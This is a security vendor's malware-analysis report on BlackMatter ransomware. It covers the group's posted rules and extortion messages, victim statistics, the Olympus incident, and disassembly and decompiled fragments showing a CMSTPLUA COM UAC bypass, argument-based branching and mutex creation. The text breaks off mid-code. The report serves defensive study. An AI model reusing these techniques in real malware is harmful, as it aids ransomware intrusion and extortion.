TLP: GREEN

BlackMatter Ransomware: Descendant of DarkSide?

AhnLab Contents Planning Team

2021. 11. 02

AhnLab

Guide on Document Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Notices
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can be only accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2021-11-02	BlackMatter Ransomware: Descendant of DarkSide?

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

On July 21st, 2021, a new ransomware group named BlackMatter appeared on the DarkWeb exploit forum, which is assumed to be operated in Russia. According to its author, BlackMatter ransomware was made by combining features of previously well-known ransomware: DarkSide, BlueCrab, and LockBit. Some surmise that the organization is actually the DarkSide group that disappeared after the attack on the U.S. Colonial Pipeline.

This post will analyze the characteristics, damage, and attack process of BlackMatter ransomware.


BlackMatter Ransomware: Descendant of DarkSide?

BlackMatter group first appeared to be active in August 2021, distributing ransomware to 28 organizations till early October.

The group recruited attackers through DarkWeb and distributed ransomware and stoled sensitive data with targeted attacks on particular companies by taking control of their internal infrastructure, showing similar aspects to other groups that recently distributed ransomware. As for companies that do not pay the ransom, the threat group leaks their names and stolen data on the data leak site run by the group.

Characteristics

The major characteristic of BlackMatter ransomware is that the organization stated they would not attack critical infrastructures, such as hospitals, nuclear power plants, and hydroelectric power plants, as well as, oil and gas industry, defense industry, non-profit organizations, and government sectors. It appears that they are well-aware of the attack on the US Colonial Pipeline led by the DarkSide ransomware group on May 2021. The group was known to lose all of their profits and operational infrastructure as both the FBI and the U.S. government actively intervened in the incident.



New contacts Jul 28, 08:17

We invite journalists and recovery companies for registration on our platform. To register, click "Contact us".

Updates of data storage rules Sep 15, 17:04

Dear companies, now we store your data on our tor servers.
There are no more links like mega.nz and etc., you will not be able to delete the data.
We recommend paying ransom, otherwise your data will be downloaded by competitors or hackers.
Now our blog has ~10,000 visits per day.

Rules

We do not attack:

- Hospitals.
- Critical infrastructure facilities (nuclear power plants, power plants, water treatment facilities).
- Oil and gas industry (pipelines, oil refineries).
- Defense industry.
- Non-profit companies.
- Government sector.

If your company is on that list you can ask us for free decryption.

About us


We are a team that unites people according to one common interest - money.
We provide the best service for our clients and partners compared to our competitors.
We rely on honesty and transparency in our dealings with our victims.
We never attack the company twice and always fulfill our obligations.
We invite the recovery companies to cooperate with, you can contact us through "*Contact Us*".

Figure 1. Rules posted by BlackMatter group

BlackMatter stated that if a company that falls under the mentioned category is infected by a mistake, they will provide the decrypter tool for free.


Damage and Major Cases

As of October 2021, there are a total of 28 companies globally that were attacked by BlackMatter ransomware. Figure 2 and Figure 3 show attack cases by industry and by country. The ransomware's data leak site and press release were used as references to create the statistics.



Industry	Count
Architecture	5
Machine	5
IT	4
Finance	3
Food	3
Law	2
Manufacturing Chemistry	1
Education	1
Household	1
Fashion	1
Transportation	1
Agricultural	1
Total	**28**

Figure 2. BlackMatter ransomware attack cases by industry




Country	Count
U.S.	14
Austria	5
India	1
Brazil	1
Chile	1
Thailand	1
Canada	1
France	1
Japan	1
Hong Kong	1
Korea	1
Total	**28**

Figure 3. BlackMatter attack cases by country

Major Case: Olympus

Olympus, headquartered in Japan, is a global big business specializing in manufacturing medical precision instruments.



Hamburg, 09/11/2021 | Press Release | Company

Investigating potential cybersecurity incident affecting limited areas of our EMEA IT system

Olympus is currently investigating a potential cybersecurity incident affecting limited areas of its EMEA (Europe, Middle East, Africa) IT systems on September 8, 2021.

Upon detection of suspicious activity, we immediately mobilized a specialized response team including forensics experts, and we are currently working with the highest priority to resolve this issue. As part of the investigation, we have suspended data transfers in the affected systems and have informed the relevant external partners.

기술 분야 대기업 올림푸스, 블랙매터 랜섬웨어에 당해

입력 : 2021-09-13 11:50

#정보보호 #정보보안 #IT보안 #사이버보안 #올림푸스 #랜섬웨어

다크사이드의 후예 블랙매터, 올림푸스라는 대기업 공략 성공시켜


요약 : 주말 동안 기술 대기업 올림푸스(Olympus)가 사이버 공격에 당했다고 발표했다. 유럽, 중동, 아프리카 지역에 영향이 있을 것으로 보인다. 올림푸스 측은 공격에 대한 세부 내용을 발표하지 않았지만 익명의 제보자가 "블랙매터(BlackMatter)라는 랜섬웨어 공격자들이 9월 8일부터 협박을 해온 상태"라고 밝혔다. 이에 따르면 올림푸스의 네트워크는 마비된 상태라 일부 지역에서는 사업 진행이 불가능한 상황이라고 한다.

Figure 4. Press release regarding BlackMatter ransomware incident in Olympus

On September 8th, 2021, all networks of Olympus subsidiaries in Europe, Middle East, and Africa were ceased due to a massive ransomware attack. Regarding this attack, the company announced a statement that "an investigation for the cyber security incident is currently in progress." According to a company insider, a ransom note suspected to belong to the BlackMatter ransomware group was found.

Attack Analysis

Table 1 shows a sample of BlackMatter ransomware used by AhnLab for the analysis.



	Details
Name	yw1exvzew.dll
Length	66.50 KB (68096 bytes)
Time of Creation	July 23rd, 2021 20:51:18PM (UTC)
MD5	ba375d0625001102fc1f2ccb6f582d91
SHA256	c6e2ef30a86baa670590bd21acf5b91822117e0cbe6060060bc5fe0182dace99
AhnLab Alias	Ransomware/Win.BlackMatter.C4575089


Table 1. Information of BlackMatter ransomware sample

Analysis of BlackMatter ransomware's attack method will be explained in the order of the attack.

1) Checking process privilege and UAC Bypass

When BlackMatter ransomware is executed for the first time, it executes a code that checks the privilege of the current process. If the process is a user privilege, the code escalates privilege via UAC Bypass. If the process is an administrator's privilege, the function for the action stops.


dllhost.exe string is created when the obfuscated data is unobfuscated. Then "Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}" string is created along with the entire path of the executable (see Figure 5).



```
004098BC    push eax                         eax:L"Elevation:Administrator!     EAX  0019FE90
004098BD    lea eax,dword ptr ss:[ebp-24]                                      EBX  002D4000
004098C0    push eax                         eax:L"Elevation:Administrator!     ECX  00000000
004098C1    lea eax,dword ptr ss:[ebp-8C]                                      EDX  00000000
004098C7    push eax                         eax:L"Elevation:Administrator!     EBP  0019FF4C
004098C8    call dword ptr ds:[411508]       ole32_CoGetObject_rn              ESP  0019FE6C
004098CE    pop edi                          edi:EntryPoint                    ESI  0040E8D5
004098CF    pop esi                          esi:EntryPoint                    EDI  0040E8D5
004098D0    pop edx
004098D1    pop ecx                                                            EIP  004098C8
004098D2    pop ebx
004098D3    mov esp,ebp

0019FD90 ........(.*..............N.....N..................N...............   C.:.\.W.i.n.d.o.
0019FE10 ...........N.....................O.........N...M.@..........@.@......6   w.s.\.S.y.s.t.e.
0019FE90 Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC   m.3.2.\.d.l.l.h.
0019FF10 7}..........$...................@....M.M........@.@....6........6..   o.s.t...e.x.e...
0019FF90 .....6............................................@.6..........   ................
```

Figure 5. Creating string

When CoGetObject and ObjectStublessClient9 functions are called, dllhost.exe is executed (see Figure 6) and BlackMatter ransomware file is executed as a child process. Privilege escalation occurs at this point, and this technique is called "UAC Bypass," which uses CMSTPLUA COM Interface.




```
0040995F    push 0
00409961    push 0
00409963    push 0
00409965    push esi
00409966    push dword ptr ds:[ebx]          [ebx]:L"C:\\asis\\ba375.exe"
00409968    push dword ptr ss:[ebp-8]
0040996B    call dword ptr ds:[edx+24]       <&ObjectStublessClient9>
0040996E    test eax,eax
00409970    jne ba375.40997D
00409972    mov edx,dword ptr ss:[ebp-8]
```

```
SystemSettings.exe    7440   Sus...   21,332 K    1,188 K  설정
dllhost.exe           9032             3,400 K   17,304 K  COM Surrogate
  ba375.exe          12236   Sus...    8,708 K   18,060 K
dllhost.exe          10368             3,244 K   11,412 K  COM Surrogate
dllhost.exe           9808             2,128 K   12,168 K  COM Surrogate
```

Figure 6. Privilege escalation via UAC Bypass

2) Code branching by command argument


Next, the command arguments are parsed (parsing: analyzing the component of strings) using CommandLineToArgvW function. The delivered parameter strings go through comparison operations with the hash values hard-coded by the ransomware sample's own hash functions. The codes are branched depending on the parameters (see Figure 7).



```
argv = dequoteCommandLine(v8);
parse_argv = shell32_CommandLineToArgvW_rn(argv, &argc);//  command argument phishing
lpargv = parse_argv;
if ( parse_argv )
{
  if ( argc == 3 )                          //  In the case of 2 command argument
  {
    if ( hashStringWLower(*(uchar_t **)(parse_argv + 4), 0) == 0x45471D17 )// 0x45471d17 #Hash String : "-path"
      encryptPath(*(uchar_t **)(lpargv + 8)); // filename.exe -path "path name" execution...
  }
  else if ( argc == 2 )                     //  In the case of 1 command argument
  {
    argv_hash = hashStringWLower(*(uchar_t **)(parse_argv + 4), 0);
    if ( argv_hash == 0x452F4997 )          // 0x452F4997 #Hash String : "-safe"
                                            // filename.exe -safe
    {
      installDesktopBackgroundAndBootIntoSafemode();//  System reboot and/or safe mode
    }
    else if ( argv_hash == 0x45678B17 )     // 0x45678b17 #Hash String : "-wall"
                                            // filename.exe -wall
    {
      KillTargetProcessAndWaitForDesktopToBecomeVisible();
      buildAndInstallWallPaper(1);          //
                                              File creation and/or alteration in Background
    }
    else
    {
      encryptDirIfNotLnkOrOnNetwork__ithink(*(uchar_t **)(lpargv + 4));// filename.exe  "path name"
    }
  }
  else
  {
    runDefaultRansomOperation();            //  No command argument -> DefaultRansom
  }
}
```

Figure 7. Code branching by command argument values

BlackMatter ransomware executes different codes depending on the command argument. For detailed explanation, see Table 2.




Command Argument	Functions
-path "path name"	Ransom activity regarding targeted directory path
-safe	System reboot in safe mode
-wall	File creation and alteration in background
"path name"	Ransom activity regarding targeted network directory path
No command argument	Default ransom activity

Table 2. Code branching by command arguments

3) Preventing concurrent execution of processes

The BlackMatter custom hash operation is processed using the system GUID value. Then a mutex (mutual exclusion) of a random name that is effective only for the current system is created with XOR operation (hard-coded value). The mutex prevents the concurrent execution of processes.



```
.text:0040E687    call    generateExclusivityMutexName
.text:0040E68C    mov     [ebp+var_C], eax
.text:0040E68F    push    [ebp+var_C]
.text:0040E692    push    0
.text:0040E694    push    100000h
.text:0040E699    call    kernel32_OpenMutexW_rn
.text:0040E69F    mov     [ebp+var_10], eax
.text:0040E6A2    cmp     [ebp+var_10], 0
.text:0040E6A6    jz      short loc_40E6B6
```

```
0040E68F  push dword ptr ss:[ebp-C]
0040E692  push 0
0040E694  push 100000
0040E699  call dword ptr ds:[4113DC]
[ebp-C]:L"Global\\0c111f6a663f88b095d9e4f755e54840"
[ebp-C]:L"Global\\0c111f6a663f88b095d9e4f755e54840"
[4113DC]  OpenMutexW
```

```
push    [ebp+var_10]
call    ntdll_ZwClose_rn
pop     ebx
mov     esp, ebp
pop     ebp
retn
```

```
.text:0040E6B6
.text:0040E6B6 loc_40E6B6:
.text:0040E6B6        push    [ebp+var_C]
.text:0040E6B9        push    1
.text:0040E6BB        push    0
.text:0040E6BD        call    kernel32_CreateMutexW_rn
.text:0040E6C3        mov     [ebp+var_10], eax
.text:0040E6C6        push    [ebp+var_C]
.text:0040E6C9        call    in_HeapFree_sub_406022
```

```
push 0
call dword ptr ds:[4113E0]          CreateMutex
mov dword ptr ss:[ebp-10],eax
push dword ptr ss:[ebp-C]           [ebp-C]:L"Glc
call <ba375.sub_406022>
cmp byte ptr ds:[410FB7],0
```

```
EAX  0000022C
EBX  005D79A0
ECX  C8085312
EDX  00000000
EBP  0019FF60
ESP  0019FF3C
ESI  0040E8D5
```

핸들

유형	유형 번호	핸들	액세스
Mutant	11	22C	1F0001

이름

\BaseNamedObjects\0c111f6a663f88b095d9e4f755e54840

```
wchar_t *__stdcall generateExclusivityMutexName()
{
  wchar_t *v0; // ebx
  _DWORD *v1; // eax
  int v2; // ecx
  wchar_t v4[37]; // [esp+Ah] [ebp-E6h] BYREF
  if ( getMachineGUID((char *)v4) )
  {
    v11 = hashStringWLower(v4, 0);
    ntdll_memset_rn(v6, 0, 104);
    ntdll_MD4Init_rn(v6);
    ntdll_MD4Update_rn(v6, &v11, 4);
    ntdll_MD4Final_rn(v6);
